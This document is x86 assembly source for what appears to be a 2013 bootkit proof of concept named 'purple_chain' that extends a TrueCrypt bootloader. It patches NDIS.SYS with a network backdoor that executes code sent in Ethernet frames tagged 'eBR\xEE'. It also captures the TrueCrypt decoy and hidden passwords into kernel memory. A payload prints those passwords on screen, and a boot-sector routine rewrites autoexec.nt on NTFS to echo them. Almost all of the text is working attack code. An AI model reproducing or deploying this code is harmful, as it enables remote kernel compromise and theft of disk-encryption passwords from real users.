db 00000011b, 11111111b, 11001111b, 11000000b, 11111111b, 00000011b, 00110000b, 00110011b,
00001100b
db 00000000b, 00000000b, 00000011b, 11000000b, 11111111b, 00000000b, 00110000b, 00000011b,
11000000b
db 00110000b, 00000000b, 00111100b, 11000000b, 11111111b, 11000000b, 00000000b, 00001100b,
00110000b
db 00111111b, 00001111b, 11110000b, 00000000b, 00111100b, 00000000b, 00110000b, 00110011b,
00001100b
db 00001111b, 11110000b, 00000000b, 00000000b, 11000011b, 00000000b, 11111111b, 11111111b,
00001100b
db 00001111b, 11111111b, 11111100b, 00000000b, 11000011b, 00000011b, 11111111b, 11111111b,
00001100b
db 00000011b, 11111111b, 11000000b, 00000000b, 00000000b, 00000011b, 11111111b, 11111111b,
11110000b
db 00000000b, 00000000b, 00000000b, 00000000b, 00000000b, 00000011b, 11111111b, 11111111b,
11000000b
db 00000000b, 00000000b, 00000000b, 00000000b, 00000000b, 00000000b, 00001111b, 11111100b,
00000000b
LBRCODE16_END EQU $

BRCODE16_SIZE EQU (LBRCODE16_END - LBRCODE16_START)

;-----
SEGMENT BRPATCHFUNC32 ALIGN=1                ; Default is PUBLIC ALIGN=1
BITS 32

LBRPATCHFUNC32_START EQU $

;#####
;##  NDIS.SYS!ethFilterDprIndicateReceivePacket Backdoor Code ##
;#####

LNDISBackdoor:                                ; +00h  DWORD  'eBR\xEE'
signature                                     ; +04h  [...]  code to execute

(ESI points here on entry)
    pushfd
    pushad

    push    59h
    pop     ecx

    mov     esi, [esp+2Ch]                    ; ptr to some array of ptrs
    lodsd                                     ; ptr to some structure
    mov     eax, [eax+8]                     ; ptr to an MDL for the packet
    cmp     dword [eax+14h], ecx             ; check size of packet
    jbe     LNDISBackdoor_ret

    add     ecx, [eax+0Ch]                    ; ptr to Ethernet frame
    cmp     dword [ecx-4], 0EE524265h        ; look for "eBR\xEE" signature
    at offset 55h in the frame

```

```

    jne            LNDISBackdoor_ret

    call          ecx

LNDISBackdoor_ret:

    popad
    popfd

    push         ebp
    mov         ebp, esp
    sub         esp, 60h                ; it doesn't matter if we
allocate a little extra stack space

    db 0E9h                            ; E9h/xx/xx/xx/xx: JMP NEAR
rel32
    ; "JMP NEAR (ethFilterDprIndicateReceivePacket + 6)" 'rel32' will be manually
    ; appended here

LNDISBACKDOOR_END EQU $

;#####
;## Auxiliary RVA-to-Pointer Conversion Functions ##
;#####

LTranslateVirtualToRaw:

    pushad
    push         08h                    ;
FIELD_OFFSET(IMAGE_SECTION_HEADER, VirtualSize)
    jmp         short LTranslate

LTranslateRawToVirtual:

    pushad
    push         10h                    ;
FIELD_OFFSET(IMAGE_SECTION_HEADER, SizeOfRawData)

LTranslate:

    pop          eax

    test         word [esi+20h], 0FFFh    ; size of image (should be 4KB multiple
if sections are aligned)
    jz           LTranslate_ret

    mov         esi, [ebx+3Ch]            ; IMAGE_DOS_HEADER.e_lfanew
    add         esi, ebx                  ; ptr to PE header

    movzx       ecx, word [esi+06h]        ;
IMAGE_NT_HEADERS.FileHeader.NumberOfSections
    movzx       edi, word [esi+14h]        ;
IMAGE_NT_HEADERS.FileHeader.SizeOfOptionalHeader
    lea         edi, [esi+edi+18h]        ; IMAGE_FIRST_SECTION(ESI)

LTranslate_sectionloop:

    mov         edx, [esp+24h]            ; function's stack "argument"

    sub         edx, [edi+eax+4]          ; PIMAGE_SECTION_HEADER-
>{VirtualAddress, PointerToRawData}
    jb         short LTranslate_sectionloop_next

    cmp         edx, [edi+eax]           ; PIMAGE_SECTION_HEADER-
>{VirtualSize, SizeOfRawData}
    jbe         short LTranslate_sectionloop_done

LTranslate_sectionloop_next:

    add         edi, 28h
    loop       LTranslate_sectionloop

LTranslate_sectionloop_done:

    xor         al, 1Ch                  ; 08h --> 14h, 10h --> 0Ch
    add         edx, [edi+eax]           ; PIMAGE_SECTION_HEADER-
>{PointerToRawData, VirtualAddress}

    mov         [esp+24h], edx            ; update stack "argument" to
contain translated value

```



LTranslate\_ret:

```
    popad
    ret
```

```
#####
;## Inline Code Patch Hook Function ##
#####
```

LPatchFunction:

```
    ;
    ; Initialization
    ;
    pushfd
    pushad                                ; assume DS = ES = 10h
(KGDT_R0_DATA: flat ring-0 data segment)

    cld

    ;
    ; Scan for address of module list base (_BLoaderData)
    ;
    mov     edi, [esp+24h]                ; use EIP as a ptr into OSLOADER
    and     edi, ~000FFFFh              ; convert to image base ptr

    mov     al, 0C7h                     ; C7 46 34 00 40 00 00    MOV
    DWORD PTR [ESI+34h], 4000h

LPatchFunction_mlsigloop:                ; assume that we will find it

    scasb
    jne     LPatchFunction_mlsigloop

    cmp     dword [edi], 40003446h
    jne     LPatchFunction_mlsigloop

    mov     al, 0A1h                     ; A1 xx xx xx xx      MOV
    EAX, [xxxxxxx]
```

LPatchFunction\_mlbaseloop:

```
    scasb
    jne     LPatchFunction_mlbaseloop

    mov     esi, [edi]                   ; ptr to base of module list
    mov     esi, [esi]                   ; ptr to first node of module
list
    mov     ebx, esi

    ;
    ; Search module list for NDIS.SYS
    ;
```

LPatchFunction\_modloop:

```
    mov     esi, [esi]
    cmp     esi, ebx
    jne     short LPatchFunction_modloop_nextnode ; break out if we've
traversed the entire (circular) list
```

;----

LPatchFunction\_done:

```
    ;
    ; Restore registers, perform displaced instructions, and return into patched
code
    ;
    popad
    popfd

    mov     esi, eax
    test    eax, eax
    jnz     short LPatchFunction_done_nojz

    pushfd
```

```

        add             dword [esp+4], 21h
        popfd
LPatchFunction_done_nojz:

        ret
;----

LPatchFunction_modloop_nextnode:

        cmp             byte [esi+2Ch], 8*2           ; module file name
        jne             short LPatchFunction_modloop
        'UNICODE_STRING.Length' for L"NDIS.SYS"

        mov             ecx, [esi+30h]
        mov             eax, [ecx]
        shl             eax, 8
        xor             eax, [ecx+4]
        and             eax, ~20202020h
        cmp             eax, 44534E49h               ; "NDIS" mangled: 44004E00h
        jne             short LPatchFunction_modloop
        ("N\0D\0" << 8) ^ 00530049h ("I\0S\0")

        ;
        ; Search NDIS.SYS for ndisMLoopbackPacketX call to ethFilterDprIndicateReceivePacket
        ;

        mov             ebx, [esi+18h]               ; EBX = image base address

        mov             edi, ebx
        mov             al, 50h                      ; 50
                                                ; 53          PUSH EAX
                                                ;              PUSH
EBX                                           ; C7 46 10 0E 00 00 00    MOV
        DWORD PTR [ESI+10h], 0Eh

;k00n:
;PAGENDSP:00025EB6 50          push     eax          ;
BugCheckParameter3
;PAGENDSP:00025EB7 53          push     ebx          ;
MemoryDescriptorList
;PAGENDSP:00025EB8 C7 46 10 0E 00 00+   mov     dword ptr [esi+10h], 0Eh
;PAGENDSP:00025EBF E8 5D CC 00 00      call    sub_32B21

; ===== save ndis.sys image base =====
        push     ebx

LPatchFunction_nmlpxloop:

        scasd
        jne             LPatchFunction_nmlpxloop

        cmp             dword [edi], 1046C753h
        jne             LPatchFunction_nmlpxloop

        cmp             dword [edi+4], 0Eh
        jne             LPatchFunction_nmlpxloop

        lea             edx, [edi+0Dh]
        sub             edx, ebx

        push            edx
        call            LTranslateRawToVirtual
        pop             edx                      ; EDX = RVA of offset following
CALL instruction

        add             edx, [edi+9]              ; EDX += rel32

        push            edx
        call            LTranslateVirtualToRaw
        pop             edi                      ; EDI = ptr to start of eFDIRP
in potentially raw image
        add             edi, ebx

        cmp             word [edi], 0FF8Bh
        jne             LPatchFunction_no8BFF

        inc             edi
        inc             edx
        inc             edi
        inc             edx                      ; skip over "MOV EDI, EDI" at function start (XP SP2 and

```

later)

LPatchFunction\_no8BFF:

```

        mov     al, 0E9h                ; E9h/xx/xx/xx/xx: JMP NEAR rel32
        stosb

code) - push    40h - 5                  ; RVA of destination (at 40h, inside DOS EXE
      - pop     eax
      - sub     eax, edx                ; EAX (rel32) = destination RVA - source RVA
      - stosd

        db     6Ah, (LNDISBACKDOOR_END - LNDISBackdoor)    ; 6Ah/xx: PUSH simm8 (to
keep MASM from being stupid)
        pop     ecx

        mov     esi, (LNDISBackdoor - LBRPATCHFUNC32_START) + BRCODE16_SIZE
NDISBACKDOOR_LINEAR EQU $-4

        lea     edi, [ebx+40h]
        rep movsb

        lea     eax, [edx+6 - (40h + (LNDISBACKDOOR_END - LNDISBackdoor) + 4)]
        stosd

        ; ===== write truecrypt passwords into ndis.sys memory space
        pop     ebx
        mov     edi, ebx
        add     edi, 09a48h
        mov     ecx, 32

me:      call    me
        pop     esi
        add     esi, tc_password_decoy - me

.loopme:
        mov     al, [cs:esi]
        stosb
        inc     esi
        loop    .loopme

        jmp     LPatchFunction_done

tc_password_decoy db 'here decoy pass', 0
tc_password_hidden db 'here hdden pass', 0

LBRPATCHFUNC32_END EQU $

;-----
SEGMENT BRDATA ALIGN=4                ; Default is PUBLIC USE16

PATCHFUNC32_LINEAR EQU BOOTROOT_SIZE
dd 0

```

```
000A:3000> psoi.asm
```

```
; purple screen of information
;
; NDIS payload for the NBRK
; (all based on the ebrk code)
```

```
BITS 32
```

```
times 43 db 'A'
db "eBR", 0EEh
```

```
;-----
```

```
    cld

    ;--- locate NTOSKRNL.EXE image base using non-optimized IDT#00h trick

    push    eax
    sidt    [esp-2]
    pop     esi

    mov     ebx, [esi+4]                ; high WORD of EBX = high WORD
of interrupt gate offset
    mov     bx, [esi]                  ; low WORD of EBX = low WORD of
offset

    mov     ecx, 0000FFFh              ; ECX = 0FFFh (4KB-1)

    or      ebx, ecx
    inc     ebx                        ; round up to start of next 4KB
page

    inc     ecx                        ; ECX = 1000h (4KB)

@mzloop:

    sub     ebx, ecx                  ; go back one 4KB page
    cmp     word [ebx], 5A4Dh         ; IMAGE_DOS_HEADER.e_magic ==
IMAGE_DOS_SIGNATURE ("MZ")
    jne     @mzloop

    mov     edx, [ebx+3Ch]             ; IMAGE_DOS_HEADER.e_lfanew
    cmp     edx, ecx                  ; arbitrary upper-bound on RVA
of PE header
    jae     @mzloop
    cmp     edx, 40h                  ; lower-bound of RVA of PE
header is sizeof(IMAGE_DOS_HEADER)
    jb      @mzloop

    cmp     dword [ebx+edx], 00004550h ; IMAGE_NT_HEADERS.Signature ==
IMAGE_NT_SIGNATURE ("PE\0\0")
    jne     @mzloop

    ;--- search for "InbvSolidColorFill" name in export directory

    mov     edi, [ebx+edx+78h]         ; EBP = RVA of export directory
(making some assumptions)
    add     edi, ebx                  ; now EBP points to export
directory

    xor     edx, edx
    mov     esi, [edi+20h]             ;
IMAGE_EXPORT_DIRECTORY.AddressOfNames (RVA)
    add     esi, ebx                  ; now ESI points to start of
name RVA list

    ; EBX = image base address of NTOSKRNL.EXE
    ; EDX = index
    ; ESI = pointer into export name list
    ; EDI = pointer to NTOSKRNL export directory

    mov     ebp, esp
    push    ebx                      ; save NTOSKRNL BASE on stack [ebp-4]
    call    my_rel                   ; save eip (my_rel) on stack [ebp-8]
my_rel:

; init screen ----
    mov     eax, 00565DBh             ; acquire display
    add     eax, [ebp-4]
```

```

    call    eax

    mov     eax, 005640dh ; reset display
    add     eax, [ebp-4]
    call    eax

; DGRAY: 7, PURPLE: 5, LPURPLE: 0d, wht: F

    mov     eax, 0056491h ; solid color fill
    add     eax, [ebp-4]
    push    05h
    push    14*1
    mov     ebx, 27Fh ; 639
    push    ebx
    push    14*0
    push    0
    call    eax

    mov     eax, 0056491h ; solid color fill
    add     eax, [ebp-4]
    push    0dh
    push    14*2
    mov     ebx, 27Fh ; 639
    push    ebx
    push    14*1
    push    0
    call    eax

    mov     eax, 0056491h ; solid color fill
    add     eax, [ebp-4]
    push    0fh
    push    14*3
    mov     ebx, 27Fh ; 639
    push    ebx
    push    14*2
    push    0
    call    eax

    mov     eax, 0056491h ; solid color fill
    add     eax, [ebp-4]
    push    0dh
    push    14*4
    mov     ebx, 27Fh ; 639
    push    ebx
    push    14*3
    push    0
    call    eax

    mov     eax, 0056491h ; solid color fill
    add     eax, [ebp-4]
    push    05h
    push    14*5
    mov     ebx, 27Fh ; 639
    push    ebx
    push    14*4
    push    0
    call    eax

; --

    mov     eax, 0056491h ; solid color fill
    add     eax, [ebp-4]
    push    05h
    push    14*13
    mov     ebx, 27Fh ; 639
    push    ebx
    push    14*10-2
    push    0
    call    eax

; prepare printing ----
    mov     eax, 005651Fh ; set text color
    add     eax, [ebp-4]
    push    0fh
    call    eax

    mov     eax, 003D69Eh ; InbvInstallDisplayStringFilter
    add     eax, [ebp-4]
    push    0

```

```

    call    eax

    mov     eax, 0038BA9h ; InbvEnableDisplayString
    add     eax, [ebp-4]
    push    1
    call    eax

; print info -----
    mov     ecx, str_start
    call    print_str_ecx

    mov     eax, 005651Fh ; set text color
    add     eax, [ebp-4]
    push    08h
    call    eax

    mov     ecx, str_armak00ni
    call    print_str_ecx

    mov     eax, 005651Fh ; set text color
    add     eax, [ebp-4]
    push    00h
    call    eax

    mov     ecx, str_fun
    call    print_str_ecx

    mov     eax, 005651Fh ; set text color
    add     eax, [ebp-4]
    push    0fh
    call    eax

    mov     ecx, str_kernel
    call    print_str_ecx

    mov     edx, [ebp-4]
    call    print_hex_edx

    mov     ecx, str_ndis
    call    print_str_ecx

    mov     edx, [ebp] ; our retn address into ndis.sys
    and     edx, 0ffff000h ; mask out 060 to baseline it
    push    edx ; remember me ; ndis.sys.base
    call    print_hex_edx

    mov     ecx, str_decoy
    call    print_str_ecx

; print decoy password
    pop     ecx
    push    ecx
    add     ecx, 000009a48h
    call    print_str_ecx_norel

    mov     ecx, str_hidden
    call    print_str_ecx

; print hidden password
    pop     ecx
    add     ecx, 000009a48h + 16
    call    print_str_ecx_norel

    mov     eax, 005651Fh ; set text color
    add     eax, [ebp-4]
    push    07h
    call    eax
    mov     ecx, str_sthg
    call    print_str_ecx

endme:
    add     esp, 8
    retn

; -----

print_str_ecx:
    add     ecx, [ebp-8]
    sub     ecx, my_rel
print_str_ecx_norel:

```

```

    push    ecx
    mov     eax, 00038DE8h ; InbvDisplayString
    add     eax, [ebp-4]
    call    eax
    retn

print_hex_edx:
    mov     ecx, myintstr
    add     ecx, [ebp-8]
    sub     ecx, my_rel
    push    ecx ; PCHAR String
    push    8 ; Length
    push    16 ; Base
    push    edx ; Value

    ; A8F31 ; NTSTATUS __stdcall RtlIntegerToChar(ULONG Value, ULONG Base, ULONG Length,
PCHAR String)
    mov     eax, 000A8F31h ; RtlIntegerToChar
    add     eax, [ebp-4]
    call    eax

    mov     ecx, myintstr
    call    print_str_ecx
    retn

str_start      db " .: PURPLE SCREEN OF iNfOrMAtIoN :.
str_armak00ni db "<armak00ni|2013>", 0dh, 0ah, 0dh, 0ah, 0

str_fun        db "      hello world! =8]", 0dh, 0ah, 0dh, 0ah, 0dh, 0ah, 0dh, 0ah, 0
str_kernel     db "NTOSKRNL BASE: ", 0
str_ndis       db 0dh, 0ah, "NDIS.SYS BASE: ", 0
str_decoy      db 0dh, 0ah, 0dh, 0ah, 0dh, 0ah, " ^ Your truecrypt decoy password is: ", 0
str_hidden     db 0dh, 0ah, 0dh, 0ah, " ^ Your truecrypt HIDDEN password is: ", 0
str_sthg       db 0dh, 0ah, 0dh, 0ah, 0dh, 0ah, "your kernel has just rocked (locked?) the
display a bit"
               db 0dh, 0ah, "move your mouse to see some special effects!", 0

myintstr       db "00000000", 0

```

```
000A:4000> cmd_pass.asm
```

```

; -----
; purple_chain - truecrypt bootloader extension          01.2013, armak00ni
; -----
; - file          : cmd_pass.asm
;
; presents the current truecrypt passwords in command.com
; by overwriting autoexec.nt on the ntfs filesystem
;
; -> minimal ntfs parser within these 512b ;)
; -----

org     7c00h

        push    cs
        push    cs
        pop     ds
        pop     es

        cld
        call    init

        call    patch_autoexec_nt

; we simply retf to purple_chain to execute the os bootloader
        retf

; -----
init:
        mov     di, dap
        mov     cx, DAP_LEN
        xor     al, al
        rep     stosb

; read mbr
        mov     ax, 0201h
        mov     bx, buffer
        mov     cx, 1
        mov     dx, 080h
        int     13h

; read ntfs vbr of partition 2
        mov     eax, [buffer + 0x1d6]
        mov     [dap_block_nr_lo], eax
        mov     [part_start_sec], eax
        mov     ax, 1
        mov     [dap_numblocks], ax
        mov     ax, buffer
        mov     [cs:dap_buffer_ptr_lo], ax

        call    read_dap_blocks

; assume start cluster $MFT <= 32bit
        mov     eax, [buffer + 0x30]
        mov     [start_cluster_mft], eax
        mov     al, [buffer + 0x0d]
        mov     [secs_p_cluster], al

        retn

; -----
patch_autoexec_nt:
; find "autoexec.nt"
        mov     eax, [start_cluster_mft]
        mov     [current_cluster], eax
        mov     cx, 0xffff; max $MFT clusters to scan

.find_loop:
        mov     eax, [current_cluster]
        inc     eax
        mov     [current_cluster], eax
        push    cx
        call    load_vc
        pop     cx

        mov     dl, 4
        mov     bx, buffer

```



```

.check_mft:
    ; check $MFT entry
    cmp     word [bx], 'FI'
    jnz     .check_next_mft

    ; check name
    mov     si, bx
    add     si, 0xf2
    mov     di, autoexec_name
    push    cx
    mov     cx, AUTOEXEC_NAME_LEN
    repz    cmpsb
    or      cx, cx
    jnz     .check_next_mft2

    pop     cx
    ; found mft

.found:
    mov     al, [found_count]
    inc     al
    mov     [found_count], al

    pusha
    ; -> bx = $MFT record
    call    overwrite_data

    popa

    cmp     al, 2
    jge     .endsearch
    jmp     .check_next_mft

.check_next_mft2:
    pop     cx
.check_next_mft:
    add     bx, 1024
    dec     dl
    jnz     .check_mft
    ;
    ; finished for this cluster
    dec     cx
    jz      .not_found
    jmp     .find_loop

.not_found:
    retn

.endsearch:
    retn

; -----
; patch the rems
overwrite_data:
    mov     si, bx
    add     si, 0x9c
    add     si, word [si] ; name attr len
    sub     si, 4

.loop1:
    mov     al, [si] ; lodsb w/o inc si
    cmp     al, 0x80
    jz      .cont_1
    cmp     al, 0xff
    je      .endme

    add     si, word [si+4]

    jmp     .loop1

.cont_1:
    add     si, word [si + 0x20] ; offset of runlist (@32)

    xor     bx, bx
    ; si@runlist now
    mov     al, [si] ; lodsb w/o inc si

    mov     bl, al
    and     bl, 0x0f ; run list len
    add     si, bx

```

```

    mov     bl, al
    shr     bl, 4           ; run list cluster# entry len
    add     si, bx

    xor     eax, eax
    xor     cx, cx
    mov     cl, bl         ; len of cluster#
    std     ; read "backwards"

.rd_vcnloop:
    shl     eax, 8
    lodsb
    loop    .rd_vcnloop
    cld

    call    load_vc2ntfsbuf

    ; patch here

    mov     di, ntfs_buf+13
    mov     si, str_echo
    call    write_str

    mov     ax, 8000h
    mov     ds, ax
    mov     bx, [ds:0x0c] ; is hidden?
    mov     al, [bx]
    or      al, al
    jnz     .is_hidden
    mov     si, [ds:0x12] ; running decoy
    jmp     .cont
.is_hidden:
    mov     si, [ds:0x14] ; running hidden

.cont:
    call    write_str

    mov     si, str_echo
    call    write_str2
    mov     si, [ds:0x0e] ; your decoy pass is
    call    write_str
    mov     si, [ds:0x08]; password
    call    write_str

    mov     si, str_echo
    call    write_str2
    mov     si, [ds:0x10] ; your hidden pass is
    call    write_str
    mov     si, [ds:0x0a]; password
    call    write_str

    mov     si, str_rem
    call    write_str2

    push    cs
    pop     ds

    mov     si, ntfs_buf
    call    print_str_si

    xor     ah, ah
    int     16h

    ; ... and write back
    mov     si, dap
    mov     dl, 0x80
    mov     ah, 43h
    int     13h

.endme:
    retn
; -----
; filesystem helper functions

read_dap_blocks:
    mov     ax, cs
    mov     [cs:dap_buffer_ptr_hi], ax
    mov     byte [cs:dap], 0x10

    mov     si, dap
    mov     dl, 0x80

```

```

        mov     ah, 42h
        int     13h
        retn

; -----
; load cluster #vcn: eax
load_vc2ntfsbuf:
        mov     word [dap_buffer_ptr_lo], ntfs_buf
        jmp     load_vc_1
load_vc:
        mov     word [dap_buffer_ptr_lo], buffer
        ; secs * sec_p_clust
load_vc_1:
        mov     bl, [secs_p_cluster]
.shiftloop:
        shl     eax, 1
        shr     bl, 1
        cmp     bl, 1
        jne     .shiftloop

        mov     ecx, [part_start_sec]
        add     eax, ecx

        mov     [dap_block_nr_lo], eax

        mov     bx, [secs_p_cluster]
        mov     [dap_numblocks], bx

        call    read_dap_blocks
        retn

; -----

; -----
print_str_si:
        xor     cx, cx
.loopme:
        lodsb
        or      al, al
        jz      .end_print
        cmp     al, 0ah
        jnz     .cont
        inc     cx
        cmp     cx, 15
        je      .end_print
.cont:
        mov     bx, 07h
        mov     ah, 0Eh
        int     10h
        jmp     .loopme

.end_print:
        retn

; -----
write_str:
        lodsb
        or      al, al
        jz      .endme
        stosb
        jnz     write_str
.endme:
        retn

write_str2:
        mov     al, [cs:si]
        inc     si
        or      al, al
        jz      .endme
        stosb
        jnz     write_str2
.endme:
        retn

; --- data ---
autoexec_name    db 'a', 0, 'u', 0, 't', 0, 'o', 0, 'e', 0, 'x', 0, 'e', 0,
                  db 'c', 0, '.', 0, 'n', 0, 't', 0
AUTOEXEC_NAME_LEN    equ $-autoexec_name

str_rem          db 0dh, 0ah, 'REM ', 0

```

```

str_echo                                db 0dh, 0ah, 'echo ', 0

; done, in 510 bytes

; ===== this is uninitialized data, will not be written / loaded
secs_p_cluster                          db 0
part_start_sec                          dd 0

start_cluster_mft                       dd 0

current_cluster                         dd 0

found_count                             db 0

dap:                                    db 10h
                                       db 00h

dap_numblocks:                          dw 0000h
dap_buffer_ptr_lo:                      dw buffer
dap_buffer_ptr_hi:                      dw 0000h
dap_block_nr_lo:                        dw 0
dap_block_nr_hi:                        dw 0, 0, 0
DAP_LEN                                 equ $-dap

buffer                                  resb 512 * 8
ntfs_buf                                resb 512 * 8

```